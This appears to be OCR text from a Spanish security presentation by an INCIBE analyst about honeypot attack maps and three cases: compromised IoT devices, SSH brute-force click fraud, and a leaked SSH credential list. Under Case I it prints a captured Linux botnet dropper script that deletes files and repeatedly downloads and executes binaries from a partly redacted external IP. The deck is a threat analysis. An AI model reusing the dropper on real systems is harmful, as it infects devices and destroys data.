
Visor II: Mapa Tiempo Real de Ataques.




Visor II: Mapa Tiempo Real de Ataques.



Visor III: Vista Tendencias de ataque.




Visor IV: Vista Malware



Caso I : Dispositivos Expuestos


- TELNET CON CREDENCIALES DÉBILES
- SSH CON CREDENCIALES DÉBILES
- DISTRIBUCIÓN DE MALWARE
- CONTROLADOS POR C&C
- ALREDEDOR DE 95000 EVENTOS EN 2 MESES
- 3750 IPS DISTINTAS
- INVOLUCRADOS ROUTERS ESPAÑOLES
- PANELES WEB EXPUESTOS A INTERNET



Caso I : Dispositivos Expuestos

```
#!/bin/bash
ulimit -n 512
ulimit -u 512
kill -9 ./busybox
killall ./busybox
kill -9 ./co1
killall ./co1
busybox rm -f /tmp/*
busybox rm -f /root/*
busybox rm -f /usr/bin/strings
busybox rm -f /usr/bin/ps
rm -f *
busybox wget1 http://185.       .126/mi; busybox chmod +x mi; ./mi; busybox rm -f mi*
rm -f *
busybox wget1 http://185.       .126/el; busybox chmod +x el; ./el; busybox rm -f el*
rm -f *
busybox wget1 http://185.       .126/rma; busybox chmod +x rma; ./rma; busybox rm -f rma*
rm -f *
busybox wget1 http://185.       .126/pcp; busybox chmod +x pcp; ./pcp; busybox rm -f pcp*
rm -f *
busybox wget1 http://185.       .126/sph; busybox chmod +x sph; ./sph; busybox rm -f sph*
rm -f *
busybox wget1 http://185.       .126/mi; busybox cp /bin/busybox ./; busybox cat mi > busybox; busybox rm -f mi; busybox cp busybox mi; busybox rm -f busybox; ./mi; busybox rm -f mi*
rm -f *
busybox wget1 http://185.       .126/el; busybox cp /bin/busybox ./; busybox cat el > busybox; busybox rm -f el; busybox cp busybox el; busybox rm -f busybox; ./el; busybox rm -f el*
rm -f *
busybox wget1 http://185.       .126/rma; busybox cp /bin/busybox ./; busybox cat rma > busybox; busybox rm -f rma; busybox cp busybox rma; busybox rm -f busybox; ./rma; busybox rm -f rma*
rm -f *
busybox wget1 http://185.       .126/pcp; busybox cp /bin/busybox ./; busybox cat pcp > busybox; busybox rm -f pcp; busybox cp busybox pcp; busybox rm -f busybox; ./pcp; busybox rm -f pcp*
rm -f *
busybox wget1 http://185.       .126/sph; busybox cp /bin/busybox ./; busybox cat sph > busybox; busybox rm -f sph; busybox cp busybox sph; busybox rm -f busybox; ./sph; busybox rm -f sph*
rm -f *
exit
```

Caso II : Generando ganancias con ClickFraud





- SERVICIOS DE PRUEBA DE DISTINTOS PROVEEDORES
- FUERZA BRUTA SSH
- PASARELA A PÁGINAS CON PUBLICIDAD
- OBTENCIÓN DE BENEFICIOS ECONÓMICOS

Caso III : El “Ataque” Asiático.

Listado con 17400 IP Credenciales SSH

Iphone y AppleTV (con JailBreak), Router Zyxel, entre otros.





Contacto

TWITTER: @0fjrm0

Francisco.rodriguezm@incibe.es

0fjrm0@gmail.com